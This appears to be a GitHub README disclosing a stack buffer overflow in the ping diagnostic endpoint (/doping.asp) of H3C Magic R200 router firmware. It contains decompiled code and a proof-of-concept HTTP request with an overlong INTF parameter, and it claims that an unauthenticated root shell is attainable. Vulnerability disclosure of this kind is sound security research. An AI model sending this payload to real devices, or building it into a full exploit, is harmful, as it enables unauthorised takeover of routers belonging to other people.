Darry-lang1 Add files via upload ... on Jul 8 History

..

img	5 months ago
readme.md	5 months ago

readme.md

H3C magic R200 R200V200R004L02.bin Stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address：https://www.h3c.com/cn/d_202012/1361151_30005_0.htm


Affected version

The figure above shows the latest firmware.

Vulnerability details

```
int v4; // [sp+24h] [+24h]
int v5; // [sp+24h] [+24h]
int v6; // [sp+28h] [+28h]
_DWORD *v7; // [sp+2Ch] [+2Ch]
int v8[5]; // [sp+30h] [+30h] BYREF
char v9[20]; // [sp+44h] [+44h] BYREF
char v10[64]; // [sp+58h] [+58h] BYREF
char v11[64]; // [sp+98h] [+98h] BYREF
int v12; // [sp+D8h] [+D8h] BYREF
int v13; // [sp+DCh] [+DCh] BYREF
int v14; // [sp+E0h] [+E0h] BYREF
int v15; // [sp+E4h] [+E4h] BYREF
int v16; // [sp+E8h] [+E8h] BYREF
int v17[11]; // [sp+ECh] [+ECh] BYREF
int v18[7]; // [sp+118h] [+118h] BYREF
char v19[204]; // [sp+134h] [+134h] BYREF

memset(v8, 0, sizeof(v8));
v15 = -1;
v16 = 0;
v17[0] = (int)"ping";
v17[1] = (int)"-c";
v17[2] = (int)"4";
v17[3] = (int)"-f";
v17[4] = (int)"webs";
v17[5] = (int)"-I";
v17[6] = (int)v9;
v17[7] = (int)"-b";
v17[8] = (int)v11;
v17[9] = (int)v10;
v17[10] = 0;
v18[0] = (int)"ping";
v18[1] = (int)"-c";
v18[2] = (int)"4";
v18[3] = (int)"-f";
v18[4] = (int)"webs";
v18[5] = (int)v10;
v18[6] = 0;
if ( !*(_DWORD *)(a2 + 0xA4) )
  return sub_487144(a2, (int)"-1");
if ( !**(_BYTE **)(a2 + 0xA4) )
  return sub_487144(a2, (int)"-1");
v6 = 0;
v6 = strstr(*(_DWORD *)(a2 + 0xA4), "HOST=");
v4 = strchr(*(_DWORD *)(a2 + 0xA4), '&');
if ( !v6 || !v4 )
```



The strncpy function copies the data between "INTF=" and "&" into the V8 array. Without limiting the size of the copy, the stack overflows.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R200V200R004L02.bin
2. Attack with the following POC attacks

```
GET /doping.asp?
HOST=www.baidu.com&INTF=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
 HTTP/1.1
Host: 192.168.124.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:101.0) Gecko/20100101 Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.124.1/maintain_diag.asp
Cookie: LOGIN_PSD_REM_FLAG=; PSWMOBILEFLAG=true; USERLOGINIDFLAG=
Upgrade-Insecure-Requests: 1
```



The above figure shows the POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization